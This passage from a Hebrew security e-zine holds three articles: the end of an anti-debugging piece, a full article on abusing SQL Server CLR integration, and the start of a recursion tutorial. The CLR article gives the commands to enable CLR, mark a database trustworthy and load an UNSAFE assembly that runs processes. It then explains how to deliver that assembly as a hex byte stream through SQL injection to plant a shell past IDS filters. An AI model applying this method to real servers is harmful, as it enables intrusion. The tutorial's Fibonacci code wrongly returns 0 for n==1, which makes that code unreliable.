- הדרייבר עושה HOOK ל-Handler של חריגת ה-GP ב-IDT (Interrupt Descriptor Table), אם החריגה נזרקה בגלל ביצוע הוראת RDTSC - נגדיל את הערך שחזר מביצוע קודם של ההוראה ב-1 ונחזיר אותו.
- יש לזכור כי התקנת דרייבר כזה יכול לגרום לאי יציבות המערכת ויש להיזהר כשמשתמשים בטכניקה זאת.

ישנן מספר פונקציות מוכנות בהן ניתן להשתמש למדידת זמני ריצה כגון: GetTickCount, timeGetTime, וכן הפונקציה QueryPerformanceCounter. ניתן להשתמש בהן באותה הדרך שבה השתמשנו ב-RDSTC לזיהוי Debuggers.

SeDebugPrivilege

כאשר תהליך מסוים נפתח או רץ מתחת ל-Debugger, המערכת באופן אוטומטי מעניקה לו את הרשאת ה-SeDebugPrivilege, הרשאה זו מאפשרת לתהליך לפתוח (באמצעות OpenProcess) תהליכי מערכת חשובים (כגון csrss.exe). בשל מאפיין זה ניתן לבדוק בזמן הריצה האם התהליך הרץ יכול לפתוח handle לתהליך מערכת כגון csrss.exe וכך נדע האם אנחנו רצים מתחת ל-Debugger.

```
bool CanOpenCsrss()
{
    HANDLE Csrss = 0;
    Csrss = OpenProcess(PROCESS ALL ACCESS,
                FALSE, GetCsrssProcessId());
    //אם קריאה זו הצליחה, כנראה שאנחנו רצים מתחת לדיבאגר
    if (Csrss != NULL)
    {
        CloseHandle(Csrss);
        return true;
    }
    else
```

```
        return false;
}
```

מצד ה-Reverser, זו לא בעיה לעקוף את טכניקה זאת: פשוט משנים את ה"זכויות" (Privileges) הניתנות לתהליך המדובג ומורידים את ה-SeDebugPrivilege כך שלא יוכל לפתוח handle תהליכי מערכת.

Self-Debugging


טכניקה זו הוצגה בפעם הראשונה ע"י Packer בשם Armadillo. בטכניקה זו התהליך הראשי יוצר Child-Process של עצמו (ב-Packer עצמו הוא כותב את החלק ה-Unpacked ל-process Child באמצעות WriteProcessMemory) ומדבג אותו.

בגלל שה-Child Process כבר רץ מתחת לדיבאגר (ה-Parent Process עצמו) לא יהיה ניתן לדבג אותו באמצעות שום כלי דיבאגר חיצוני נוסף, משום שיישום הפונקציה DebugActiveProcess תכשל ותחזיר STATUS_PORT_ALREADY_SET.

(הכישלון הוא בשל ששדה ה-DebugPort ב-EPROCESS (שהוא מבנה נתונים בקרנל) הוא כבר 1).

```
void DebugSelf()
{
    HANDLE hProcess = NULL;
    DEBUG_EVENT de;
    PROCESS_INFORMATION pi;
    STARTUPINFO si;
    ZeroMemory(&pi, sizeof(PROCESS_INFORMATION));
    ZeroMemory(&si, sizeof(STARTUPINFO));
    ZeroMemory(&de, sizeof(DEBUG_EVENT));

    GetStartupInfo(&si);

    CreateProcess(NULL, GetCommandLine(), NULL, NULL, FALSE,
            DEBUG_PROCESS, NULL, NULL, &si, &pi);

    ContinueDebugEvent(pi.dwProcessId, pi.dwThreadId, DBG CONTINUE);

    WaitForDebugEvent(&de, INFINITE);
}
```

פיתרון אפשרי הקיים לעקיפת טכניקה זו הוא דווקא לדבג את ה-Parent process, לבצע Hook לפונקציה WaitForDebugEvent – ובזמן שהתהליך יקרא לפונקציה בפעם הבאה, הקוד כבר יכיל הוראת קריאה ל-DebugActiveProcessStop ש"ינתק" את ה-Parent process מה-Child process שאותו אנחנו רוצים לדבג.



TLS Callbacks

טכניקה נוספת בה משתמשים פעמים רבות בכדי לבצע אריזה לקבצים היא שימוש בפונקציה הנקראת TLS Callbacks המשומשת ב-Thread Local Storage (שעליו לא ארחיב). מה שמיוחד בפונקציה הזאת, זה שה-TLS Callbacks מורצים לפני נקודת הכניסה (Entry Point) של התכנית, ככה שב-Debugger כמו OLLYDBG, כשפתחנו את התהליך, אנחנו כבר הרבה אחרי ההרצה של ה-TLS Callbacks. ניתן להשתמש בפונקציה זו על מנת להחביא קוד שאיננו רוצים שה-Debugger יראה או ידבג, כגון קוד Anti-debugging שיורץ לפני נקודת הכניסה.

מערכת ההפעלה צריכה לדעת מתי עליה להריץ TLS CALLBACKS, כמה כאלה יש ואיפה הם ממוקמים. מידע זה נשמר ב-PE Header של הקובץ. ה-PE header מכיל ארבעה "איזורים": DOS Header, COFF Header, Optional Header ו-Data Directories. המצביע ל-TLS Table ממוקם ב-Data Directories, ואחריו גודל ה-Table. באמצעות המצביע, נוכל למצוא את ה-TLS Table בקלות. מבנה ה-TLS Table מורכב מ-12 DWORDS:

```
DataBlockStartVa, DataBlockEndVa, IndexVariableVa, CallBackTableVa,
SizeOfZeroFill, Characteristics, NULL,NULL,NULL, TlsCallBack,
NULL,NULL.
```

- שלושת ה-DWORDS הראשונים מצביעים ל-DWORDS אחרים המאותחלים ל-0.
- CallBackTableVa הוא מצביע לשדה ה-TlsCallBack שהזכרתי קודם.
- TlsCallBack מכיל כתובת של פונקציה שתרוץ בתוכנית.
- כל ה-NULL משמעם ריקים ומאותחלים ל-0.

בהינתן התכנית הבאה:

```
int MyFunction();
int tlsdone = 0;

INT WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR
lpCmdLine, int nCmdShow)
{
    ExitProcess(0);
    return 0;
}
int MyFunction () {
    if (tlsdone == 0) {
        MessageBox( NULL,
                    "hello",
                    "hello",
                    MB_OK | MB_ICONINFORMATION);
        tlsdone = 1;
    }
    return 0;
}
```

הפונקציה MyFunction לא תרוץ לעולם, אך אם נכניס את כתובתה ב-TLS Table, היא תוכל לשמש לנו כ-tls callback.

יש לזכור כי TLS Callback מורצת פעמיים בתכנית – לפני נקודת הכניסה, ואחרי יציאת התכנית. לכן יש צורך במשתנה tlsdone בתכנית הנ"ל.


לשם השינויים שנעשה, נצטרך PE Editor פשוט כמו למשל PETools או LordPE. הדבר הראשון שיש לעשות הוא למצוא מקום פנוי מספיק בכדי לאכסן את ה-TlsTable שלנו, יש בדר"כ מספיק מקום אחרי הגדרת המחרוזת האחרונה – למשל מחרוזת ה-"hello" שלנו. בדוגמא שלנו, המחרוזת ממוקמת בכתובת 0x403000. נוכל להתחיל את השינויים בכתובת 0x4030D3.

כתובת הפונקציה חייבת להיות בשדה ה-TlsCallBack ב-TlsTable, השדה ממוקם ב-DWORD העשירי ומתחיל ב-0x4030D3 + 9DWORDS = 0x4030F7. אחרי שמיקמנו את הכתובת בשדה הנכון, עלינו לשנות את שדה ה-CallBackTableVa שיצביע לשדה הנכון.

זהו הכל למעשה, כל מה שנותר לעשות הוא לשנות את ה-Data Directory שיכיל מצביע ל-TlsTable שלנו, אז נכניס שם 0x0030D3 = 0x4030D3-0x40000. (עלינו להחסיר את ה-ImageBase). בסוף נשנה את גודל ה-TlsTable (שהוא DWORD אחרי הפוינטר) לערך מתאים, למשל: 0x30.


עכשיו יש לנו Tls Callback שירוץ לפני נקודת הכניסה.

פיתרון לעקיפת הטכניקה במקרה ואתם משתמשים ב-OLLYDBG הוא לשנות באפשרויות של OLLYDBG שיעצור בנקודת הכניסה של המערכת במקום ב-WinMain או במקום כל נקודת כניסה אחרת.



נושא המכונה הוירטואלית הוא עניין די פשוט. חלקים ספציפיים בקוד שאין ברצוננו שיהיו גלויים לגורם זר (ל-Reverser) מתורגמים לקוד מיוחד ונשמרים בזיכרון. קוד זה נקרא על ידי "מכונה וירטואלית" שהיא חלק מהתכנית שמתרגמת אותו לקוד רגיל של x86 ומורץ בתכנית.

כך הקוד האמיתי (הקוד המוגן) מוחלף בקוד מיוחד שרק המכונה וירטואלית יכולה לקרוא ולהבין. נוכל לתאר זאת בתרשים זרימה פשוט:



(התמונה המקורית מכאן: https://www.blackhat.com/presentations/bh-usa-07/Yason/Presentation/bh-usa-07-yason.pdf)

Packers חדשניים כגון Themida משתמשים בטכניקה הזאת, Themida יוצרת מכונה וירטואלית ייחודית לכל קובץ שעליו היא מגנה.

נוסיף על כך עוד דבר אשר יקשה על ה-Reverser בניתוח התוכנית עוד יותר הוא שימוש ב Obfuscation -code או "קוד הטעייה" בקוד הוירטואלי.

אין פיתרון טריוויאלי לטכניקה הזאת, מה שניתן לעשות הוא לנתח את מבנה הקוד הוירטואלי ולראות איך המכונה הוירטואלית מתרגמת אותו.

עם המידע הזה, נוכל לבנות disassembler ספציפי שידמה את פעולות המכונה הוירטואלית ויתרגם את הקוד הוירטואלי לקוד x86 ויציג לנו אותו כהוראות מפורשות. משימה לא פשוטה בכלל.

דוגמא למימוש disassembler לקוד וירטואלי ניתן למצוא בכתובת הבאה:

http://www.openrce.org/articles/full_view/28

אוי הייאוש

לסיום ברצוני לספר לכם על מקרה שקרה לי לפני מספר ימים לא רב, כשניסיתי את הדמו של Winlicense (Protector/Packer מפורסם).

דיבגתי לי בשקט וחקרתי קצת את ה-Packer, פתאום, מאמצע שום מקום – לא הצלחתי לעשות Step (F8 ב-OLLY), חשבתי לנסות לשים Breakpoint (F2) בכתובת ולחזור לאותה הנקודה, אך פתאום אני רואה שגם זה לא עובד! ברגע זה הבנתי שנפלתי לתחבולה – משהו חוסם אותי, איך יכול להיות שאני לא יכול לעשות Step, לא יכול לשים Breakpoint ולא יכול להריץ!? (F9)

לאחר בדיקה קצרה- צדקתי. התכנית אכן חסמה אותי מכל שימוש בכל מקשי ה-F1-F9. האמת – עד היום לא מצאתי באיזה טכניקה ספציפית התכנית השתמשה, אך אתן פה כמה דוגמאות.

הטכניקה הזאת היא לא באמת אנטי-דיבאגינג, היא לא מונעת ממך, טכנית, לדבג את התכנית. הטכניקה פועלת יותר ברמה הפסיכולוגית, אך לדעתי לא פחות חזקה מכל טכניקה אחרת ואולי אף יותר.

אני חייב להגיד כי הטכניקה הזאת פשוט בלתי נסבלת, היא יכולה לעצבן ברמות שלא ניתן לתאר, היא מייאשת– ויכולה בהחלט למנוע מה-Reverser לחקור את התכנית. לדעתי, בייחוד בתחום הזה יש לזכור כי ה-Reverser הוא בן אדם ויש לנצל את המגבלות שלו, כמו סף העצבים...

דרכים למימוש:

- עושים Global Hook ל-WH_KEYBOARD_LL , ומונעים לחיצת מקשים כאלו או אחרים. (לא אפרט על כך במאמר, חפשו את הפונקציה SetWindowsHookEx).

- עוד טכניקה מהסוג הנ"ל היא הפונקציה BlockInput, שפועלת בדרך דומה – התכנית קוראת לפונקציה במצבים שאין צורך למשתמש להשתמש במקלדת או בעכבר – אך ל-Reverser זהו מצב קריטי. הפונקציה מונעת כל שימוש בעכבר או במקלדת, כל מה שצריך לעשות על מנת לממש את הטכניקה הוא פשוט לקרוא לפונקציה:

```
Blockinput(TRUE);
```

במקרה הזה ל-Reverser אין ברירה אלא לעשות ריסט למערכת, כי אין באפשרותו להמשיך את ריצת התכנית – וקריאה נוספת ל-BlockInput יכולה להתבצע אך ורק ע"י ה-Thread שקרא לה מלכתחילה.

סיכום

יש עוד מספר דרכים לא מבוטל של דרכים לבצע Anti-Debugging אך בחרתי לעצור מאמר זה כאן. כמו שזה נראה עכשיו המלחמה הזאת תמשך תמיד - אין פתרון "קסם" שיכול לעצור את ה-Reversers מלדבג את התוכניות שהמפתחים פיתחו ואין שום שיטה גנרית שבעזרתה ניתן לעקוף את כל ההגנות. מפתחים תמיד ימצאו עוד דרכים שונות ומשונות למנוע מ-Reversers לחקור את תוכניותם וה-Reversers תמיד יעלו על פתרונות חדשניים לעקוף את אותן ההגנות. יצירתיות, הכרות עם יותר שיטות, מחשבה עמוקה ותשומת לב לפרטים יתנו לכם את הכלים להתמודד עם אתגרים מורכבים יותר ויותר בתחום.

SQL CLR Integration

מאת מרון סלם (HMS)

הקדמה

שלום לכולכם, זאת הפעם הראשונה שאני כותב לגליונות של Digital Whisper, וקודם כל הייתי רוצה להוריד את הכובע בפני cP ו-UnderWarrior על היוזמה, וכן לכל החבר'ה הנפלאים בסצינה הקטנה שלנו שעוזרים וכותבים ומשתפים את כולנו בידע שלהם.

בעבר הייתי כותב בגליונות של אתר השטן ז"ל, וההתמקדות שלי הייתה בצדדים שמשלבים פיתוח – לצורך אבטחת מידע (או פרצות, תלוי בנקודת המבט). החלטתי להמשיך באותו קו ולכתוב לכם מאמר על טכנולוגיה מעניינת של מיקרוסופט, שבנסיבות הנכונות יכולה לאפשר לנו לעקוף מנגנוני הגנה נפוצים.

SQL 2005 \ .NET CLR Integration

חברת מיקרוסופט פיתחה מנגנון שימושי מאוד אשר מאפשר למתכנתים להרחיב את יכולות בסיס הנתונים שלהם מעבר לשפות השאילתות הרגילה (SQL) ומעבר לשפת הפרוצדורות (Stored Procedures), ע"י הכנסת השימוש בכתיבה של קוד NET. של ממש, אשר ירוץ ישירות על שרת ה-SQL.

Microsoft SQL Server 2005 משפר באופן משמעותי את מודל התכנות באמצעות האירוח של .NET Framework 2.0 Common Language Runtime (CLR) במסד הנתונים. מודל זה מאפשר למפתחים לכתוב פרוצדורות, טריגרים ופונקציות בכל אחת מהשפות ב-CLR ובמיוחד: Microsoft Visual C#, Microsoft Visual Basic .NET ו-Microsoft Visual C++ .NET. אפשרות זו גם מאפשרת למפתחים להרחיב את מסד הנתונים עם סוגים חדשים של טיפוסים ו-Aggregates. (תרגום חופשי מאתר מיקרוסופט בכתובת: http://msdn.microsoft.com/en-us/library/ms345136(SQL.90).aspx שם תוכלו למצא את כל ההתפארות שלהם בחידושים ויתרונות ועוד... ☺)

כאשר מדובר בביצוע חיתוכים (אפילו מורכבים למדי) על הנתונים בטבלאות, מה ששפת ה-SQL מאפשרת לנו לבצע הוא די מוגבל. שפת הפרוצדורות מאפשרת לנו קצת יותר חופשיות תיכנותית - אך תמיד הכל בגבול השפה (שגם היא עדיין די מוגבלת כאשר מציבים אותה מול שפת תיכנות רגילה). לעומת זאת, באמצעות טכנולוגית ה-CLR ניתן להשתמש כמעט בכל היכולות של שפות התכנות הסטנדרטיות בתוך בסיס הנתונים וכך להגדיל את גמישות העבודה ודינמיות המשימות הממומשות על-ידיה.

עד עכשיו אני רק מהלל את מייקרוסופט על הטכנולוגיה החדשה, איפה זה בדיוק קושר אותנו לאבטחת מידע? כמו שידוע לכם, כל מתכנת/האקר יכול להחליט מה התוכנה שלו תעשה, וככול שמאפשרים לו יותר גמישות ואפשרויות במימוש המשימות, כך היצירתיות והמניפולציות שלו יוכלו להיות מעניינות יותר. ובמקרה הנ"ל, מייקרוסופט איפשרה למתכנתים חופש פעולה גדול יותר, אך היא גם פתחה בפני האקרים פתח להרצה של קוד, קוד NET. של ממש, על שרת ה-SQL שלה.

לפני שנראה איך האקרים מנצלים עניין זה, בואו איך עובדים עם טכנולוגיה זו. הדרך הקלאסית שבה מיקרוסופט מציעים להשתמש בטכנולוגיה היא באמצעות VS2005\2008 או כל גרסא מתקדמת יותר. כאשר בוחרים פרוייקט של SQLServerProject, אנו נשאלים באיזה Instance של בסיס הנתונים להשתמש (ניתן לבחור כל בסיס נתונים זמני\חדש - זה לא באמת משנה). לאחר מכן ניתן להוסיף לפרוייקט Stored Procedure חדש (ע"י Ctrl + Shift + A), ולתוכו לכתוב את הקוד. הקבצים שמתקבלים הם cs, והקוד שם הוא קוד #C. לצורך הדוגמא, ניצור פרוייקט כאמור, נוסיף SP חדש ונכתוב בו:

```
[Microsoft.SqlServer.Server.SqlProcedure]
    public static void Ping()
    {
        SqlContext.Pipe.Send("Pong!");
    }
```

נקמפל את הקוד ואם עשיתם הכל כמו שצריך, אמור להיות לכם בבסיס הנתונים SP חדש בשם PING, ניתן להריץ אותו ע"י שליחת השאילתה הבאה:

```
Exec [dbo].[Ping]
```

בהודעות חזרה מהשאילתה (אם אתם מריצים את זה בתוכנת הניהול של SQL 2005) תקבלו Pong כצפוי. כמו כן, שימו לב שנוצר לנו קובץ DLL בתקיה Debug של הפרוייקט, קובץ זה נטען לתוך בסיס הנתונים.

נקודות חשובות שצריך לדעת בנוגע לדרישות האבטחה כשמתקינים SP חדש שמחובר לקוד של CLR:

- רק חשבון DBO או כל חשבון מאותו הקבוצה יכול לבצע התקנה של DLL.
- למשתמש המתקין צריכה להיות הרשאה לקרוא את קובץ ה-DLL (בהמשך נראה כיצד עוקפים את הדרישה הזאת).

כאשר מנהל המערכת מתקין DLL הוא קובע את רמת האבטחה החלה על אותו ה-DLL. הגדרה זאת מבטאת את סוגי הפעולות והמשאבים אליהם ה-DLL יכול לפנות. הרמות שניתן לקבוע הן:

- SAFE – הרמה שנקבעת By Default, מאפשרת ל-DLL לגשת לנתונים הנמצאים אך ורק בתוך השרת.
- EXTERNAL_ACCESS – מאפשרת ל-DLL לגשת למשאבים מחוץ לשרת (משאבים כגון קבצים מרוחקים, מפתחות מ-Remote Registry, משתנים משרתים חיצוניים וכו').
- UNSAFE – מאפשרת ל-DLL לגשת למשאבים "רגישים יותר" הנמצאים מחוץ לשרת (כגון Win API וכו').

עד עכשיו עבדנו עם ה-IDE שעשה בשבילנו את כל העבודה, אבל מה בעצם קרה ברקע? תמצתתי את הפעולות של התהליך לפעולות הרלוונטיות לנו לצורך הבנת הנושא/ביצוע הפריצה בהמשך: (את כל הפקודות ניתן להריץ בשאילתה דרך כלי הניהול של SQL 2005 או דרך דף שמתחבר לשרת ה-SQL או כמובן דרך SQL Injection ☺):

```
sp_configure 'show advanced options', 1;
GO
RECONFIGURE;
GO
sp_configure 'clr enabled', 1;
GO
RECONFIGURE;
GO
```

(רצף הפקודות הנ"ל פותח את האפשרות להריץ קוד של CLR)

```
USE [MyDBInstanceName]
ALTER DATABASE [MyDBInstanceName] SET TRUSTWORTHY ON;
CREATE ASSEMBLY SQLCLRTest
FROM 'C:\Users\HMS\Documents\Visual Studio
2005\Projects\SqlServerProject1\SqlServerProject1\bin\Debug\SqlServerPr
oject1.dll'
WITH PERMISSION_SET = UNSAFE
```

בפקודות הנ"ל MyDBInstanceName מתייחס לשם ה-DB עליו אנו עובדים. השורה השניה משנה הגדרה בבסיס הנתונים אשר מורה לשרת ה-SQL לבטוח בקבצי הנתונים ותוכנם.

הסבר מורחב ניתן לקבל בכתובת: http://msdn.microsoft.com/en-us/library/ms187861.aspx

לאחר מכן יוצרים Assembly חדש בתוך בסיס הנתונים מתוך הקובץ בשם SQLCLRTest (יש לציין שהקובץ יכול גם לשבת על נתיב ברשת). חשוב לציין שהקובץ ממופה רק פעם אחת כשמריצים את השאילתה הנ"ל ולא בכל פעם שקוראים לפונקציה שבתוכה. מה שקורה בעצם זה שכל הקוד של ה-DLL נשמר בתוך בסיס הנתונים (כתוצאה מהפקודה Create) ובהמשך הקוד נקרא מקומית מהעותק השמור בטבלת המערכת.

בשורה האחרונה מגדירים את רמת ההרשאה שבמקרה שלנו מאפשרת להריץ גם קוד לא בטוח.

```
CREATE PROCEDURE [dbo].[Ping]
WITH EXECUTE AS CALLER
AS
EXTERNAL NAME [SQLCLRTest].[StoredProcedures].[Ping]
GO
```

ברצף הפקודות הנ"ל אנחנו בעצם ממפים את הפונקציונאליות מתוך ה-Assembly לתוך SP, כך שכאשר נריץ את ה-SP הוא יגרום להרצה של הפונקציה שכתובה בתוך ה-DLL. עקרונית, בשלב הזה הכל מוכן להרצה וכל מה שצריך לעשות זה להפעיל את ה-SP החדש שלנו, והוא יריץ את כל מה שנכתוב לו ב-C#, סוס טרויאני, וירוס, רוגלה או כל דבר שעולה על רוחנו. לדוגמא, החלפה של השורה:

```
SqlContext.Pipe.Send("Pong!");
```

בשורה:

```
System.Diagnostics.Process.Start(@"c:\windows\system32\calc.exe");
```

תגרום לכך שבזמן שנריץ את ה-SP השרת יריץ את תוכנת המחשבון במערכת ההפעלה. באותה הדרך ניתן לכתוב דברים מסוכנים ומתוחכמים בהרבה. חשוב לציין שמפני שהקוד שמורץ הוא מקומי, יש צורך למחוק ולטעון מחדש את ה-DLL לאחר כל שינוי שמבצעים בו. את פעולה המחיקה ניתן לבצע באמצעות הפקודה:

```
Drop ASSEMBLY SQLCLRTest
```

עם הקוד שלנו לשרת הDLLנותרה עוד שאלה אחת שלא ענינו עליה: איך אפשר להעלות את ה-SQL- כשאנחנו תוקפים שרת מרוחק? אם תלכו בבסיס הנתונים המקומי שלכם באמצעות כלי הניהול, תחת


DBNAME > Programmability > Assemblies

תמצאו את ה-Assembly שיצרתם בדוגמא. אם תלחצו עליו עם הלחצן הימני:

Script Assembly As > Create To

יתאפשר לכם לייצא את תוכנו של ה-DLL לסקריפט. סקריפט זה יכיל את הקוד שלכם בצורה של Byte Stream שניתן יהיה להריץ ישירות דרך השאילתה. בצורה זאת לא צריך להעלות את הקובץ לשרת

המותקף ונוכל להריצו ישירות מתוך השאילתה (או ההזרקה במקרה של SQL Injection) וליצר את ה-Assembly ישירות על שרת ה-SQL.




אם אכן תייצאו את הקוד ה-DLL לסקריפט, הקוד שתקבלו שם יראה בסגנון הבא:

```
USE [AdSystemDB]
GO
/****** Object:  SqlAssembly [SQLCLRTest]    Script Date: 12/06/2009
19:15:48 ******/
CREATE ASSEMBLY [SQLCLRTest]
AUTHORIZATION [dbo]
FROM
0x4D5A90000300000004000000FFFF0000B800000000000000400000000000000000000
000000000000000000000000000000000000000000000000000800000000E1FBA0E00B4
09CD21B8014CCD215468690000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000...........
WITH PERMISSION_SET = UNSAFE
```

קיצרתי את הקוד כי הוא לוקח 5 עמודים, אבל כל המחרוזת הארוכה הזאת זה בעצם הקוד שלכם ב-MSIL (שפת הביניים של .NET). עכשיו יש לכם את כל המרכיבים בשביל להשתמש בטכניקה הזאת כאשר אתם מוצאים SQL Injection עם הרשאות DBO.

סיכום

במקרים רבים שנמצאת מערכת אשר חשופה למתקפות SQL וישנו איזה IDS שמבצע סינון על-פי חתימות של שימוש במילים "חשודות" (כגון xp_cmdshell) ומונע מאיתנו להשתמש בפרוצדורות הנ"ל בכדי להריץ פקודות על השרת, תמיד תוכלו לנסות להעלות SHELL משלכם בשיטה הזאת ולהשתמש בו. בגלל שהשיטה הנ"ל הרבה פחות מוכרת מהשיטות הקלאסיות, רב מנגנוני ה-IDS אינם יזהו הוקטורים המיושמים במתקפה הנ"ל כ-"עויינים".



אלגוריתמים רקורסיביים

מאת ניר אדר (UnderWarrior)

פתיחה

בגליון הראשון של Digital Whisper הצגתי לכם הקדמה לרקורסיה – מהם המנגנונים המאפשרים רקורסיה בשפת C. הבטחתי המשך לאותו המאמר והנה הוא מגיע. היום אציג לכם פרקטיקה – איך משתמשים ברקורסיה ככלי לפתירת בעיות. רקורסיה היא כלי שיאפשר לנו לפתור בעיות בקלות יחסית ובאופן קצר מאשר פיתרון איטרטיבי (פתרון ללא רקורסיה). לא כל בעיה מתאימה לרקורסיה, אך יש לא מעט בעיות שהפתרון הרקורסיבי שלהן יהיה שורות ספורות, לעומת פתרון איטרטיבי מסובך. מצד שני פתרונות רקורסיביים אינם "פתרונות קסם" וגם לפתרונות רקורסיביים יש חסרונות (א. שימוש ביותר זכרון, לרוב, מאשר פתרונות איטרטיביים. ב. באגים ו-stack overflows שנובעים מטעויות ברקורסיה שקל ליפול בהן). בסופו של דבר מומלץ להכיר רקורסיה בתור כלי נוסף בו ניתן להשתמש בתוכניות שלנו.

הרעיון של אלגוריתמים רקורסיבים מזכיר מאוד אינדוקציה מתמטית:

1. **בסיס (/תנאי עצירה)**: נפתור את הבעיה עבור המצב הפשוט ביותר – **המצב הטריויאלי**.
2. **צעד**: נניח שהפונקציה שלנו יודעת לטפל במצב פשוט יותר מהנוכחי, ונגרום לה להיות נכונה עבור קלט מסובך יותר. הצעד צריך לקרב אותנו אל המצב הטריויאלי.

אדגים שימוש ברקורסיה לפתרון בעיות שונות בשפת C. כמו שתוכלו לראות, ניתן להשתמש ברקורסיה במגוון שימושים רב, ובשילוב עם כל אספקט אחר בשפה, למעשה. נתחיל ברצף דוגמאות. בכל דוגמא אציג אספקט חדש של כתיבת אלגוריתמים רקורסיביים בשפת C וכך נסקור את הנושא.

חשוב לדעת שכדי להתמחות ברקורסיה עליכם לקודד בעצמכם, ולקודד הרבה בעיות, על מנת לקבל את האינטואציה הדרושה. מאמר זה מכיל טעימה מעולם האלגוריתמים הרקורסיביים. כדי להגיע לרמה סבירה, אמליץ לכם לפתור לפחות עשרות תרגילי רקורסיה פשוטים.

דוגמא ראשונה – עצרת

נרצה לכתוב פונקציה המחשבת עצרת. הפונקציה תקבל מספר n ותחזיר את העצרת שלו (int).

השאלה הראשונה שנשאל את עצמנו כשאנחנו מנסים לפתור בעיה רקורסיבית, היא "מה הוא הקלט הפשוט ביותר לפונקציה, הקלט שעבורו בכלל לא צריכים לעשות חישוב, ואפשר לדעת מה התוצאה?"

במקרה של עצרת, אנחנו יודעים באופן טריויאלי לחשב עצרת של 0. עצרת של 0 הינה 1.

```
int azeret(int n)
{
	if (n == 0) return 1;
}
```

שורה זו היא הבסיס של הרקורסיה.

כעת מגיע החלק שנראה בתחילה מעט כמו קסם - הצעד: נניח כי הפונקציה azeret() יודעת לפתור את הבעיה עבור n-1, ונרצה לפתור את הבעיה עבור n. איך נעשה זאת? בהנתן ש-azeret(n-1) יודעת לחשב את העצרת של n-1, כל שעלינו לעשות הוא להכפיל את התוצאה ב-n, ולהחזיר אותה.

```
int azeret(int n)
{
	if (n == 0) return 1;
	return azeret(n-1) * n;
}
```

זהו, הפונקציה מוכנה! תוכלו להפעיל את הפונקציה, להעביר אליה n כלשהו ולראות שהיא אכן חישבה את העצרת שלו. לדוגמא, תוכנית מלאה:

```
#include <stdio.h>

int azeret(int n)
{
	if (n == 0) return 1;
	return azeret(n-1) * n;
}

int main()
{
	printf("5! = %d\n", azeret(5));
	return 0;
}
```

מה בעצם קרה כאן? ננתח את הפונקציה:

- עבור n=0 הפונקציה מחזירה תוצאה נכונה. (ההנחה שהנחנו והמקרה בו טיפלנו ללא שום ריאה רקורסיבית).
- עבור n=1, אנחנו לוקחים את החישוב azeret(0), ומכפילים אותו ב-1. הראנו כי אנחנו יודעים לחשב את העצרת של 0, ולכן אנחנו הרגע חישבנו את העצרת של 1.
- באופן דומה, עבור n=2, אנחנו לוקחים את החישוב azeret(1) ומכפילים אותו ב-2. הראנו כי אנחנו יודעים לחשב את העצרת של 1, ולכן אנו רואים שאנחנו יודעים לחשב גם את העצרת של 2.
- אפשר להמשיך באופן דומה לכל n.

כל קריאה רקורסיבית קראה לעותק חדש של הפונקציה הרקורסיבית רק עם משימה פשוטה יותר ויותר. כאשר n=0 המשימה היתה טריויאלית ונפתרה, והתחלנו לעלות ברקורסיה ולפתור את הפונקציות אחת אחרי השניה.

דוגמא שניה – סדרת פיבונצי

לעתים יש לנו יותר מתנאי בסיס אחד הדרוש על מנת שהרקורסיה תעבוד כמו שצריך.

סדרת פיבונצי היא סדרה מאוד ידועה, ההולכת כך: האיבר הראשון בסדרה, a_0, הינו 0. האיבר השני בסדרה, a_1, הינו 1. כל איבר בהמשך הינו הסכום של שני האיברים הקודמים לו.

$$a_0 = 0$$
$$a_1 = 1$$
$$a_n = a_{n-1} + a_{n-2}$$

לדוגמא, האיברים הראשונים בסדרה הם:

```
0, 1, 1, 2, 3, 5, 8, 13, 21, …
```

כעת נרצה לכתוב פונקציה רקורסיבית הקשורה לסדרת פיבונצי. נרצה לכתוב פונקציה המקבלת מספר n ומחזירה לנו את המספר ה-n בסדרת פיבונצי. לדוגמא, אם $n = 0$ - אנחנו מחזירים 0, ואם $n = 6$ נחזיר 8.

<u>הבסיס של הרקורסיה</u>: אם $n=0$ - אנחנו מחזירים 0, זהו ערכו של האיבר הראשון. אם $n=1$ אנחנו נחזיר 1, ערכו של האיבר השני בסדרה:

```
int fib(int n)
{
      if (n == 0) return 0;
      if (n == 1) return 0;
}
```

<u>צעד הרקורסיה</u>: בהנתן n, נניח כי אנחנו יודעים לחשב את האיברים a_{n-1} ו- a_{n-2}, על ידי שימוש בקריאות אל fib(n-1) ו-fib(n-2) בהתאמה. האיבר ה-n הוא פשוט חיבור של שני איברים אלה:

```
int fib(int n)
{
      if (n == 0) return 0;
      if (n == 1) return 0;
      return fib(n-1)+fib(n-2);
}
```


סיימנו את הפונקציה, והיא מחשבת כעת את מספר פיבונצי ה-n בסדרה.

שימו לב כי צעד הרקורסיה נותן לנו כאן רמז לכך שדרושים שני תנאי בסיס: צעד הרקורסיה מניח שבכל רגע ידועים לנו הערכים של 2 איברים קודמים. על מנת שהרקורסיה תעבוד – הנחה זו צריכה להתקיים מתישהו. אם אתם מגיעים למצב בו אינכם יודעים כמה תנאי התחלה אתם צריכים – ניסיון לחשוב על צעד הרקורסיה ועל המידע הנדרש עבורו יכול לתת לכם קריאת כיוון.

ניתן לכתוב את הפונקציה גם כך:

```
int fib(int n)
{
      if (n < 2) return n;
      return fib(n-1)+fib(n-2);
}
```

לכאורה יש לנו כאן רק תנאי עצירה אחד, אך למעשה זו פשוט דרך מקוצרת לרשום את שני תנאי העצירה הקודמים – <u>ברקורסיה זו אנו חייבים את שני תנאי העצירה</u>. (הסיבה לכך היא שהסדרה מוגדרת בעזרת 2 איברים – ולכן חייבים לפחות 2 הנחות).



מערכים ורקורסיה – מציאת האיבר הגדול ביותר במערך

צורת העבודה שלנו לא משתנה כאשר אנחנו באים לעבוד עם מערכים. גם במקרה כזה אנחנו מדברים על תנאי עצירה ועל צעד הרקורסיה. כאשר משלבים רקורסיה עם מערכים, המקרה הטריויאלי לרוב יהיה כאשר הפונקציה מקבלת מערך בגודל תא אחד. (מקרים אחרים יכולים להיות מערך בגודל 0).

ניקח כדוגמא כתיבת פונקציה בשם max_arr המקבלת מערך ואת גודלו, ומחזירה את האיבר הגדול ביותר במערך.

בסיס הרקורסיה: אם במערך תא אחד בלבד, נחזיר את הערך המופיע בתא זה.

```
int max arr(int arr[], int n)
{
      if (n == 1) return arr[0];
}
```

